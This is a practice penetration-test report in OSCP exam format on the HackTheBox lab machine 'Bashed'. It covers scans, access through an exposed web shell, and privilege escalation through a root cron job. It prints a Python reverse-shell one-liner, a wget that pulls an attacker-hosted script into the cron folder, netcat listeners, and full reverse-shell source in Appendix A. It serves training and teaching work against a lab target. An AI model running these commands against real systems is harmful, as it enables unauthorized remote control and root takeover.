Offensive Security Certified Professional Exam Report - Bashed - HTB

OSCP Exam Report

blablabla@gmail.com, OSID: 12345

2023-10-04

Table of Contents

1. High Level Summary

We were tasked to perform an internal penetration test towards the HackTheBox **Bashed** as preparation for the Offensive Security Exam. During the preparation meeting, we got no information about the target.

A penetration test is an authorized exercise, where the testers perform an attack against internally connected systems to simulate real-world cyber criminal activities. To perform those tests, the testers used most of the tools and methods also used in real attacks. Differently from a real attack, where the attacker has as limit only its resource, in the engagement all possible tools, effects, methods and resources are previously discussed and approved by the parties during the definition of the scope.

The engagement can be interrupted at any time in case of:

- Detection of previous/current attack
- Unresponsiveness of the server
- Detection of critical vulnerability

The current configuration of the web server allows an attacker to enumerate its hidden folders and execute the existing .php file. This execution creates a connection to the target that facilitates an unauthorized enumeration on the server with a low privilege user. From this enumeration, it was found that this first user can run commands using the privilege of a second user. Using this access, it was possible to manipulate a task that is frequently runned on the system with administrative privilege.

1.1 Recommendation

Security should be thought of as a set of layers that together guarantee a maximum protection.

On the first layer, it is recommended to implement authentication and authorization mechanisms on the web server, to prevent anonymous users from accessing sensitive and/or executable content.

In case the first layer fails and a malicious user gains access to the system, a second layer would create a very restrictive and monitored environment that prevents this malicious user from enumerating the system and accessing executable and/or sensitive files.

A third and deeper layer would avoid low privilege users from executing commands with the privilege of other users.

would guarantee that, after gaining a first foothold on the system,

2. Methodology

2.1 Information Gathering

For this engagement, the scope was defined with the elements below:

- 10.129.69.136

2.2 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After the flags we captured, we removed all user accounts and passwords as well as the installed services on the system. Offensive Security should not have to remove any user accounts or services from the system.

3. Independent Challenges

3.1 Bashed

3.1.1 Network and Service Enumeration

We performed the following enumeration on the target: port, service and vulnerability scan. From our scans, we found the following results:

- Port

```
ports=$(sudo nmap -Pn -T4 $target -oN ports.txt | egrep "^[0-9]{2,5}"
| sed -E "s#/.*##g" | tr "\n" "," | sed 's/.$//') && echo $ports
# Results
53,80
```

- Service and vulnerability

```
 sudo nmap -Pn -p$ports -A -sS --script vuln $target -oN
serv_vuln.txt
53/tcp filtered domain
80/tcp open     http    Apache httpd 2.4.18 ((Ubuntu))
| http-internal-ip-disclosure:
|_  Internal IP Leaked: 127.0.1.1
|_http-server-header: Apache/2.4.18 (Ubuntu)
| vulners:
|   cpe:/a:apache:http_server:2.4.18:
|       PACKETSTORM:171631      7.5
https://vulners.com/packetstorm/PACKETSTORM:171631      *EXPLOIT*
|       EDB-ID:51193    7.5
https://vulners.com/exploitdb/EDB-ID:51193      *EXPLOIT*
|       CVE-2023-25690  7.5
https://vulners.com/cve/CVE-2023-25690
|       CVE-2022-31813  7.5
https://vulners.com/cve/CVE-2022-31813
|       CVE-2022-23943  7.5
https://vulners.com/cve/CVE-2022-23943
|       CVE-2022-22720  7.5
https://vulners.com/cve/CVE-2022-22720
|       CVE-2021-44790  7.5
https://vulners.com/cve/CVE-2021-44790
|       CVE-2021-39275  7.5
https://vulners.com/cve/CVE-2021-39275
|       CVE-2021-26691  7.5
https://vulners.com/cve/CVE-2021-26691
|       CVE-2017-7679   7.5     https://vulners.com/cve/CVE-2017-7679
|       CVE-2017-3169   7.5     https://vulners.com/cve/CVE-2017-3169
|       CVE-2017-3167   7.5     https://vulners.com/cve/CVE-2017-3167
|       CNVD-2022-73123 7.5
https://vulners.com/cnvd/CNVD-2022-73123
|       CNVD-2022-03225 7.5
https://vulners.com/cnvd/CNVD-2022-03225
|       CNVD-2021-102386        7.5
https://vulners.com/cnvd/CNVD-2021-102386
```

```
|       5C1BB960-90C1-5EBF-9BEF-F58BFFDFEED9    7.5
https://vulners.com/githubexploit/5C1BB960-90C1-5EBF-9BEF-F58BFFDFEED
9       *EXPLOIT*
|       1337DAY-ID-38427        7.5
https://vulners.com/zdt/1337DAY-ID-38427        *EXPLOIT*
|       EXPLOITPACK:44C5118F831D55FAF4259C41D8BDA0AB    7.2
https://vulners.com/exploitpack/EXPLOITPACK:44C5118F831D55FAF4259C41D
8BDA0AB         *EXPLOIT*
|       EDB-ID:46676    7.2
https://vulners.com/exploitdb/EDB-ID:46676      *EXPLOIT*
|       CVE-2019-0211   7.2     https://vulners.com/cve/CVE-2019-0211
|       1337DAY-ID-32502        7.2
https://vulners.com/zdt/1337DAY-ID-32502        *EXPLOIT*
|       FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8    6.8
https://vulners.com/githubexploit/FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE
8       *EXPLOIT*
|       CVE-2021-40438  6.8
https://vulners.com/cve/CVE-2021-40438
|       CVE-2020-35452  6.8
https://vulners.com/cve/CVE-2020-35452
|       CVE-2018-1312   6.8     https://vulners.com/cve/CVE-2018-1312
|       CVE-2017-15715  6.8
https://vulners.com/cve/CVE-2017-15715
|       CVE-2016-5387   6.8     https://vulners.com/cve/CVE-2016-5387
|       CNVD-2022-03224 6.8
https://vulners.com/cnvd/CNVD-2022-03224
|       8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2    6.8
https://vulners.com/githubexploit/8AFB43C5-ABD4-52AD-BB19-24D7884FF2A
2       *EXPLOIT*
|       4810E2D9-AC5F-5B08-BFB3-DDAFA2F63332    6.8
https://vulners.com/githubexploit/4810E2D9-AC5F-5B08-BFB3-DDAFA2F6333
2       *EXPLOIT*
|       4373C92A-2755-5538-9C91-0469C995AA9B    6.8
https://vulners.com/githubexploit/4373C92A-2755-5538-9C91-0469C995AA9
B       *EXPLOIT*
|       0095E929-7573-5E4A-A7FA-F6598A35E8DE    6.8
```

```
https://vulners.com/githubexploit/0095E929-7573-5E4A-A7FA-F6598A35E8D
E      *EXPLOIT*
|       OSV:BIT-2023-31122      6.4
https://vulners.com/osv/OSV:BIT-2023-31122
|       CVE-2022-28615  6.4
https://vulners.com/cve/CVE-2022-28615
|       CVE-2021-44224  6.4
https://vulners.com/cve/CVE-2021-44224
|       CVE-2019-10082  6.4
https://vulners.com/cve/CVE-2019-10082
|       CVE-2017-9788   6.4     https://vulners.com/cve/CVE-2017-9788
|       CVE-2019-0217   6.0     https://vulners.com/cve/CVE-2019-0217
|       CVE-2022-22721  5.8
https://vulners.com/cve/CVE-2022-22721
|       CVE-2020-1927   5.8     https://vulners.com/cve/CVE-2020-1927
|       CVE-2019-10098  5.8
https://vulners.com/cve/CVE-2019-10098
|       1337DAY-ID-33577        5.8
https://vulners.com/zdt/1337DAY-ID-33577        *EXPLOIT*
|       CVE-2022-36760  5.1
https://vulners.com/cve/CVE-2022-36760
|       SSV:96537       5.0     https://vulners.com/seebug/SSV:96537
*EXPLOIT*
|       OSV:BIT-2023-45802      5.0
https://vulners.com/osv/OSV:BIT-2023-45802
|       OSV:BIT-2023-43622      5.0
https://vulners.com/osv/OSV:BIT-2023-43622
|       EXPLOITPACK:C8C256BE0BFF5FE1C0405CB0AA9C075D    5.0
https://vulners.com/exploitpack/EXPLOITPACK:C8C256BE0BFF5FE1C0405CB0A
A9C075D        *EXPLOIT*
|       EXPLOITPACK:2666FB0676B4B582D689921651A30355    5.0
https://vulners.com/exploitpack/EXPLOITPACK:2666FB0676B4B582D68992165
1A30355        *EXPLOIT*
|       EDB-ID:42745    5.0
https://vulners.com/exploitdb/EDB-ID:42745      *EXPLOIT*
|       EDB-ID:40909    5.0
```


```
https://vulners.com/exploitdb/EDB-ID:40909      *EXPLOIT*
|       E5C174E5-D6E8-56E0-8403-D287DE52EB3F    5.0
https://vulners.com/githubexploit/E5C174E5-D6E8-56E0-8403-D287DE52EB3
F      *EXPLOIT*
|       CVE-2023-31122  5.0
https://vulners.com/cve/CVE-2023-31122
|       CVE-2022-37436  5.0
https://vulners.com/cve/CVE-2022-37436
|       CVE-2022-30556  5.0
https://vulners.com/cve/CVE-2022-30556
|       CVE-2022-29404  5.0
https://vulners.com/cve/CVE-2022-29404
|       CVE-2022-28614  5.0
https://vulners.com/cve/CVE-2022-28614
|       CVE-2022-26377  5.0
https://vulners.com/cve/CVE-2022-26377
|       CVE-2022-22719  5.0
https://vulners.com/cve/CVE-2022-22719
|       CVE-2021-34798  5.0
https://vulners.com/cve/CVE-2021-34798
|       CVE-2021-33193  5.0
https://vulners.com/cve/CVE-2021-33193
|       CVE-2021-26690  5.0
https://vulners.com/cve/CVE-2021-26690
|       CVE-2020-1934   5.0     https://vulners.com/cve/CVE-2020-1934
|       CVE-2019-17567  5.0
https://vulners.com/cve/CVE-2019-17567
|       CVE-2019-0220   5.0     https://vulners.com/cve/CVE-2019-0220
|       CVE-2019-0196   5.0     https://vulners.com/cve/CVE-2019-0196
|       CVE-2018-17199  5.0
https://vulners.com/cve/CVE-2018-17199
|       CVE-2018-17189  5.0
https://vulners.com/cve/CVE-2018-17189
|       CVE-2018-1333   5.0     https://vulners.com/cve/CVE-2018-1333
|       CVE-2018-1303   5.0     https://vulners.com/cve/CVE-2018-1303
|       CVE-2017-9798   5.0     https://vulners.com/cve/CVE-2017-9798
```

```
|       CVE-2017-15710  5.0
https://vulners.com/cve/CVE-2017-15710
|       CVE-2016-8743   5.0     https://vulners.com/cve/CVE-2016-8743
|       CVE-2016-8740   5.0     https://vulners.com/cve/CVE-2016-8740
|       CVE-2016-4979   5.0     https://vulners.com/cve/CVE-2016-4979
|       CVE-2006-20001  5.0
https://vulners.com/cve/CVE-2006-20001
|       CNVD-2022-73122 5.0
https://vulners.com/cnvd/CNVD-2022-73122
|       CNVD-2022-53584 5.0
https://vulners.com/cnvd/CNVD-2022-53584
|       CNVD-2022-53582 5.0
https://vulners.com/cnvd/CNVD-2022-53582
|       CNVD-2022-03223 5.0
https://vulners.com/cnvd/CNVD-2022-03223
|       B0208442-6E17-5772-B12D-B5BE30FA5540    5.0
https://vulners.com/githubexploit/B0208442-6E17-5772-B12D-B5BE30FA554
0       *EXPLOIT*
|       A820A056-9F91-5059-B0BC-8D92C7A31A52    5.0
https://vulners.com/githubexploit/A820A056-9F91-5059-B0BC-8D92C7A31A5
2       *EXPLOIT*
|       9814661A-35A4-5DB7-BB25-A1040F365C81    5.0
https://vulners.com/githubexploit/9814661A-35A4-5DB7-BB25-A1040F365C8
1       *EXPLOIT*
|       17C6AD2A-8469-56C8-BBBE-1764D0DF1680    5.0
https://vulners.com/githubexploit/17C6AD2A-8469-56C8-BBBE-1764D0DF168
0       *EXPLOIT*
|       1337DAY-ID-28573        5.0
https://vulners.com/zdt/1337DAY-ID-28573        *EXPLOIT*
|       CVE-2020-11985  4.3
https://vulners.com/cve/CVE-2020-11985
|       CVE-2019-10092  4.3
https://vulners.com/cve/CVE-2019-10092
|       CVE-2018-1302   4.3     https://vulners.com/cve/CVE-2018-1302
|       CVE-2018-1301   4.3     https://vulners.com/cve/CVE-2018-1301
|       CVE-2018-11763  4.3
```

```
https://vulners.com/cve/CVE-2018-11763
|       CVE-2016-4975   4.3     https://vulners.com/cve/CVE-2016-4975
|       CVE-2016-1546   4.3     https://vulners.com/cve/CVE-2016-1546
|       4013EC74-B3C1-5D95-938A-54197A58586D    4.3
https://vulners.com/githubexploit/4013EC74-B3C1-5D95-938A-54197A58586
D       *EXPLOIT*
|       1337DAY-ID-33575        4.3
https://vulners.com/zdt/1337DAY-ID-33575        *EXPLOIT*
|       CVE-2018-1283   3.5     https://vulners.com/cve/CVE-2018-1283
|       CVE-2016-8612   3.3     https://vulners.com/cve/CVE-2016-8612
|       CVE-2023-45802  2.6
https://vulners.com/cve/CVE-2023-45802
|_      PACKETSTORM:152441      0.0
https://vulners.com/packetstorm/PACKETSTORM:152441      *EXPLOIT*
|_http-csrf: Couldn't find any CSRF vulnerabilities.
| http-enum:
|   /css/: Potentially interesting directory w/ listing on
'apache/2.4.18 (ubuntu)'
|   /dev/: Potentially interesting directory w/ listing on
'apache/2.4.18 (ubuntu)'
|   /images/: Potentially interesting directory w/ listing on
'apache/2.4.18 (ubuntu)'
|   /js/: Potentially interesting directory w/ listing on
'apache/2.4.18 (ubuntu)'
|   /php/: Potentially interesting directory w/ listing on
'apache/2.4.18 (ubuntu)'
|_  /uploads/: Potentially interesting folder
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web
server open and hold
|       them open as long as possible.  It accomplishes this by
```

```
opening connections to
|       the target web server and sending a partial request. By doing
so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_      http://ha.ckers.org/slowloris/
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
```

Since the target has port 80 open, we found the following web page:



To find potential hidden directories, we performed also a directory fuzzing on the target:

```
dirb http://$target
==> DIRECTORY: http://10.129.234.80/css/
==> DIRECTORY: http://10.129.234.80/dev/
==> DIRECTORY: http://10.129.234.80/fonts/
==> DIRECTORY: http://10.129.234.80/images/
+ http://10.129.234.80/index.html (CODE:200|SIZE:7743)
==> DIRECTORY: http://10.129.234.80/js/
==> DIRECTORY: http://10.129.234.80/php/
+ http://10.129.234.80/server-status (CODE:403|SIZE:301)
==> DIRECTORY: http://10.129.234.80/uploads/

---- Entering directory: http://10.129.234.80/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.129.234.80/dev/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.129.234.80/fonts/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.129.234.80/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.129.234.80/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.129.234.80/php/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.129.234.80/uploads/ ----
```

On the website, there is a url linked to the **GitHub Repository Arrexel/phpbash: https://github.com/Arrexel/phpbash** . We also enumerated it to find potential sensitive information.

Despite all this enumeration effort, the first access was right before our eyes!!! The tool itself advertised on the website allowed us to access internal information on the servicer.

3.1.2 Initial Access

Vulnerability Explanation: The application should prevent users from enumerating and access hidden folders, since their content may disclose sensitive information or allow execution of remote code.

Vulnerability Fix: Apply authentication and authorization mechanisms to prevent users without a valid session to access content not available at UI level.


Severity: Very High

Steps to reproduce the attack:

1. We enumerated the target to find potential hidden folders

```
dirb http://$target
[...]
==> DIRECTORY: http://10.129.234.80/dev/
```

2. We navigated on to the folder and found both .php files:



By clicking on the first one, we got our first foothold on the target.

System Proof Screenshot:

```
www-data@bashed:/var/www/html/dev# whoami
www-data
www-data@bashed:/home/arrexel# dir
user.txt
www-data@bashed:/home/arrexel# cat user.txt
2dedd1ccc5cf36bfd91b9ba9710b591e
```

3.1.2 Second Access

Vulnerability Explanation: The user *www-data* can run commands using the privileges of other users within the system, which allows him to escalate privilege and establish a stable connection.

Vulnerability Fix: It is recommended to avoid low privileged users from running commands with the access of higher privileged ones, since this can be a vector for privilege escalation.

Severity: High

Steps to reproduce the attack:

1. Find out which command our current user www-data can run with a privileged user:

```
sudo -l
Matching Defaults entries for www-data on bashed:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sb
in\:/bin\:/snap/bin
User www-data may run the following commands on bashed:
(scriptmanager : scriptmanager) NOPASSWD: ALL
```

2. With the privilege of the user *scriptmanager*, we ran a python command that generated a reverse shell to our attacking machine:

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREA
M);s.connect(("Attacking_IP",1337));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

This gave us a shell to access the user *scriptmanager*.

System Proof Screenshot:

```
nc -nlvp 1337
listening on [any] 1337 ...
connect to [Attacking_IP] from (UNKNOWN) [10.129.234.80] 46590
/bin/sh: 0: can't access tty; job control turned off
$ whoami
scriptmanager
```

3.1.3 Privilege Escalation

Vulnerability Explanation: By allowing low privilege users to run commands with the privilege of administrative users, the system creates an attacking surface that grants full access to the former. In the present case, the first user *www-data* could run commands as *scriptmanager*. The latter could then modify existing cron jobs, which on its turn is runned with *root* access. So the

low user, acting as second user, modifies a script that is run every few minutes by the administrator user. Eventually the modified script, running with *root* access, executed a command defined by the *www-data* user.

Vulnerability Fix: Low privileged users should not be able to write, or even run, commands and scripts with the privilege of administrative users, since this can create an attacking vector for privilege escalation.

Severity: Critical

Steps to reproduce the attack:

1. **We detect all jobs that is running on the target**

```
cat crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user command
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts
--report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts
--report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts
--report /etc/cron.monthly )
```

2. On the attacking machine we started a listener to receive a connection:

```
 nc -nlvp 1337
```

3. On the target, using the privilege of the *scriptmanager* user, we modified the script *test.py* which is runned every minute with the *root* access. The used python code to create the

remote connection is available on the Appendix A of this document.

```
sudo -u scriptmanager wget http://10.10.14.178:8080/test.py -P
/scripts/
```

System Proof Screenshot:

After waiting for a few minutes, the cron jobs were executed by the system with administrative privilege. This established a remote connection to our attacking machine.

```
cat ../../../../root/root.txt
0f073f5651dd9a7ebcb18000541ba4b0
whomai
/bin/sh: 1: whomai: not found
whoami
root
```

Conclusion

Appendix A - Python reverse shell

The original code can be found on https://blog.gitnux.com/code/python-reverse-shell/

```
#!/usr/bin/python3

import socket
import subprocess
import os

def reverse_shell():
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(('Attacking_Machine', 1337))

    while True:
        command = s.recv(1024)
        if 'terminate' in command.decode():
            s.close()
            break
```

```
        else:
            CMD = subprocess.Popen(command.decode(), shell=True,
stdout=subprocess.PIPE, stderr=subprocess.PIPE,
stdin=subprocess.PIPE)
            s.send(CMD.stdout.read())
            s.send(CMD.stderr.read())

def main():
    reverse_shell()

if __name__ == "__main__":
    main()
```